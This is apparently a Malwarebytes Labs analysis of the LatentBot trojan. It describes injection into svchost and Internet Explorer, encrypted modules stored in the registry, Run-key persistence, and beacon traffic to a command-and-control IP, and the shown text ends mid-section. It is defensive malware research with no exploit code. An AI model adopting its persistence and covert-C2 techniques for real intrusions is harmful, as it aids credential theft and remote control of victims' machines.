LatentBot piece by piece

blog.malwarebytes.com/threat-analysis/2017/06/latentbot/

Malwarebytes Labs

June 8, 2017

LatentBot is a multi-modular Trojan written in Delphi and known to have been around since 2013. Recently, we captured and dissected a sample distributed by RIG Exploit Kit.

The main executable is a persistent botnet agent which downloads additional modules and reports about the performed activities to its Command and Control server. Depending on the modules that have been installed, LatentBot has various capabilities, including:

- Act as a keylogger and form grabber
- Steal cookies
- Run a Socks Proxy from the victim system
- Give remote access to the attacker (VNC / Remote Desktop)

In this post we will describe those modules by taking apart several layers of obfuscation and encryption in order to reveal their true nature.


Analyzed samples

011077a7960fa1a7906323dbdc7e3807 – original sample, distributed in the campaign
85dcf88487ea412fe4960494713eed6b – unpacked (loader)
60c3232b90c773ed9c4990da7cc3bbdb – injected into *svchost*
e105d87cb79ed668c8b62297259a4dbb – injected into *iexplore*

Downloaded modules, injected into *svchost*:

Behavioral analysis

After being deployed. the original sample installs itself and deletes the sample from the original location. It injects into *svchost* the initial module (60c3232b90c773ed9c4990da7cc3bbdb). That module performs another injection (of module: b622a0b443f36d99d5595acd0f95ea0e) – into Internet Explorer (*iexplore.exe*):




svchost.exe	2 180 K	3 148 K	3172	Host Process for Windows S...	Microsoft Corporation
iexplore.exe	3 528 K	6 920 K	3124	Internet Explorer	Microsoft Corporation

The module injected in the *iexplore.exe* process is responsible for establishing connection with the CnC and downloading submodules.

At this stage, LatentBot creates two groups of registry keys:


```
...\Software\Google\Update\network\secure
```



Name	Type	Data
(Default)	REG_SZ	(value not set)
0	REG_BIN...	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0...
1	REG_BIN...	40 98 e6 50 6d d0 67 7f 56 11 38 bf 4e e4 c1 05 8e 27 7b 51 c0 87 20 98 bd 14 9c 2d 26 e0 2a d5 3d 81 cc c2 be 30 2a 3...
2	REG_BIN...	80 0c 16 f2 f0 1c 66 9a a0 d8 1c 0f 59 52 41 19 70 d9 f7 24 72 80 e4 b3 99 ff d8 32 70 f4 39 fc cb 26 9f 8e 4d c6 1d 11 8d...
3	REG_BIN...	b7 c9 c4 dd c4 d3 32 3e 45 48 9e 11 6f 5c cd f9 86 82 f5 92 09 62 e8 cb f2 4f fa 2a bd 44 62 fa d0 cb 85 6a cb b0 3f 93 8...

Computer\HKEY_USERS\S-1-5-21-1929933236-2258453022-3626796957-1000\Software\Google\Update\network\secure

In the key named “0” the initial PE file is stored:




Value name: 0

```
0000    4D  5A  90  00  03  00  00  00    MZ......
0008    04  00  00  00  FF  FF  00  00    ....ÿÿ..
0010    B8  00  00  00  00  00  00  00    ¸.......
0018    40  00  00  00  00  00  00  00    @.......
0020    00  00  00  00  00  00  00  00    ........
0028    00  00  00  00  00  00  00  00    ........
0030    00  00  00  00  00  00  00  00    ........
0038    00  00  00  00  C8  00  00  00    ....È...
0040    0E  1F  BA  0E  00  B4  09  CD    ..º..´.Í
0048    21  B8  01  4C  CD  21  54  68    !¸.LÍ!Th
0050    69  73  20  70  72  6F  67  72    is progr
```

Another, encrypted key is added under:

```
...\Software\Adobe\Adobe Acrobat
```




Name	Type	Data
(Default)	REG_SZ	(value not set)
in	REG_SZ	I5U+IcIcdwoCIWYAxMPa6TCnkQ07HAsG67O1GG+jipQTuAB1Py2SOkT3G2ED4iytH1oa8elmZ8qGkIC

Computer\HKEY_USERS\S-1-5-21-1929933236-2258453022-3626796957-1000\Software\Adobe\Adobe Acrobat

The data under the key "*in*" is encrypted by a custom algorithm, typical for the LatentBot, that will be described further (it can be decoded by a dedicated application). After decoding, it gives the path where the malware installed itself, i.e.:

```
C:\Users\tester\AppData\Local\Microsoft\Windows\shfdnoh.exe
```

If the CnC is active and the bot managed to download sub-modules, they are run injected into new instances of *svchost*:



svchost.exe	12.78	3 788 K	8 384 K	1096 Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.12	920 K	2 384 K	2732 Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.57	576 K	2 496 K	2728 Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	1 928 K	2 912 K	2708 Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.01	4 352 K	7 160 K	3176 Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	2 148 K	3 208 K	3200 Host Process for Windows S...	Microsoft Corporation

The main module is deployed with a parameter: **-l MxN4ViazcD**

This parameter specifies a group id where the bot belongs (also encrypted by Latent Bot's custom crypto).

```
MxN4ViazcD -> Group 1
```




Image File

Host Process for Windows Services
Microsoft Corporation

Version: 6.1.7600.16385

Build Time: Tue Jul 14 01:19:28 2009

Path:

```
C:\Windows\System32\svchost.exe
```


Command line:

```
"C:\Windows\system32\svchost.exe" -l MxN4ViazcD
```

Current directory:

Also, the registry keys related to the new modules are added under:

```
...\Software\Google\Update\network\secure
```



- Classes
- Clients
- Ghisler
- Google
  - Update
    - network
      - secure
        - FtUFJu5xP3C
        - hdtWD3zyxMpSQB
        - I551X+rNDh3B4A
        - QdG8eO0qHI8/Y1G
        - QdW/DoI2F9J
        - RRrIibQs+WzRVv5B+9iIys+17huxID
        - VRWVBM6UtH6F+7UcwkBKPB
        - w97grmO


Name	Type	Data
(Default)	REG_SZ	(value not set)
0	REG_BINARY	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 ...
1	REG_BINARY	40 98 e6 50 6d d0 67 7f 56 11 38 bf 4e e4 c1 05 8e 27...
2	REG_BINARY	80 0c 16 f2 f0 1c 66 9a a0 d8 1c 0f 59 52 41 19 70 d9 ...
3	REG_BINARY	b7 c9 c4 dd c4 d3 32 3e 45 48 9e 11 6f 5c cd f9 86 8...

Computer\HKEY_CURRENT_USER\Software\Google\Update\network\secure

Decrypted names of the modules are very descriptive:

```
FtUFJu5xP3C -> formgrab
hdtWD3zyxMpSQB -> Bot_Engine
l551X+rNDh3B4A -> Found_Core
QdG8eO0qHI8/Y1G -> send_report
QdW/DoI2F9J -> security
RRrIibQs+WzRVv5B+9iIys+17huxID -> remote_desktop_service
VRWVBM6UtH6F+7UcwkBKPB -> vnc_hide_desktop
w97grmO -> Socks
```

Some of the modules are collecting data on the victim machine, and saving them in the %TEMP% directory in encrypted form:




Name	Date modified	Type	Size
8043817212.tmp	2017-05-23 17:44	TMP File	0 KB
FXSAPIDebugLogFile.txt	2015-06-18 22:27	Text Document	0 KB
Q1oPkDyl.tmp	2017-05-30 19:08	TMP File	3 KB
z65rdv2jtqj0gWn.tmp	2017-05-30 15:43	TMP File	1 KB

Further, they are being uploaded to the CnC.

Persistence


The basic persistence of Latent Bot is simple. The initial sample is copied into:

C\[current user]\AppData\Local\Microsoft\Windows\<random_name>.exe


Local Disk (C:) ▸ Users ▸ tester ▸ AppData ▸ Local ▸ Microsoft ▸ Windows ▸
Sear
Share with ▾
New folder

Name	Date modified	Type	Size
Temporary Internet Files	2017-05-23 17:46	File folder	
Themes	2015-07-20 14:21	File folder	
WER	2017-06-06 18:31	File folder	
shfdnoh.exe	2010-11-20 22:29	Application	188 KB

It is executed on each system startup thanks to a simple Run key:




```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
☑ 0d3qdwbX                                   c:\users\tester\appdata\local\microsoft\windows\shfdnoh.exe
```

Once the main module is run, it is responsible for decrypting all the submodules from the registry and loading them.

Network communication

The bot starts communication with CnC by sending a beacon. If the beaconing went successfully, it starts to download additional modules in encrypted form. They are pretending to be *.zip* files:



Endpoint	Request	URL	Data
104.232.32.101:80	GET	/	GET / HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0) Host: 104.232.32.101 Cache-Control: no-cache ⇄ 200 OK More Details
104.232.32.101:80	GET	/QWRsN2srdjlxUUdDYVp0aTBMUzl2cStzY0pOR3VkWlNtc3Q1VzduWlJ2SHZ6QjJhNEtuTFo3RUNobVlOKzJMbDE0TWxBUXR2NXdxelBtSk1aeDNaNVRlaVdzdFVhZG5...	GET /QWRsN2srdjlxUUdDYVp0aTBMUzl2cStzY0pOR3VkWlNtc3Q1VzduWlJ2SHZ6QjJhNEtuTFo3RUNobVlOKzJMbDE0TWxBUXR2NXdxelBtSk1aeDNaNVRlaVdzdFVhZG5IK0JwcEp3NkFXVTlVc3JJYWpKa3VzTnlSbUE= HTTP/1.1 Accept: text/*, QWRsN2srdjlxUUdDYVp0aTBMUzl2cStzY0pOR3VkWlNtc3Q1VzduWlJ2SHZ6QjJhNEtuTFo3RUNobVlOKzJMbDE0TWxBUXR2NXdxelBtSk1aeDNaNVRlaVdzdFVhZG5IK0JwcEp3NkFXVTlVc3JJYWpKa3VzTnlSbUE=, 104.232.32.101, ⇄ 200 OK More Details
104.232.32.101:80	GET	/5nn497/74957917265452.zip	GET /5nn497/74957917265452.zip HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0) Host: 104.232.32.101 Cache-C

The beacon is encoded by two algorithms: Latent’s custom encryption and then Base64:

```
QWRsN2srdjlxUUdDYVp0aTBMUzl2cStzY0pOR3VkWlNtc3Q1VzduWlJ2SHZ6QjJhNEtuTFo3RUNobVlOKzJMbD
```

Base64 decoded:


```
Adl7k+v9qQGCaZti0LS9vq+scJNGudZSmst5W7nZRvHvzB2a4KnLZ7EChmYN+2Ll14MlAQtv5wqzPmJMZx3Z5T
```

Latent custom decoded:

```
forum?datael=US-70-789548274695&ver=5015&os=5&acs=1&x64=0&gr=Group
1&random=mxmgkuusrfqdotm
```


As we can see, it contains data about the infected machine, as well as the group name and a random token.

However, not all the communication is encrypted. Some of the further requests are very verbose. Name of each action is identified by a string, in capital letters. Examples:



